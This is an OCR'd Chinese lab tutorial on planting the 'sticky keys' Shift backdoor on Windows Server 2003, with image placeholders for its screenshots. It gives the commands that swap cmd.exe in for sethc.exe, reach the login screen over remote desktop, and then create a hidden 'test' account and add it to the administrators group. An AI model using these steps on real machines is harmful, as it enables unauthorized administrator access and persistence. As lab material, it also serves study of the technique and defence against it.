

Windows 2003 shift 后门实验


在 windows 2003 的系统界面下，开始-运行-cmd 如图 1 所示：



回车，出现如图 2 的界面：




下面进行下一步，进入到 system32 的目录下，操作如图 3 所以：




然后备份 sethc.exe， 执行如下命令：move sethc.exe sethc.exe.bak 如图


4 所示：




然后修改下面内容，将 cmd.exe 改成 sethc.exe，执行如下命令，copy cmd.exe sethc.exe.如图 5：




然后用另外一台客户机远程本机器，操作如图 6：




出现如图 7 的内容：



然后连续按 5 次 shift，出现如图 8 的界面：



在然后再里面新建用户，如图 9 所示：



建立账户和密码：net user test admin-t-123 /add

使用 net user 可以查看当前账户信息同时查看用户是否添加进来。

Test 获取 administrators 账户权限：net localgroup administrator test /add、激活 test 账户：net user test /active: yes

完成以上步骤，用刚新建的 test 账号登录。如图 10.

出现下面界面登录成功。

所有步骤结束 shift 后门设置成功！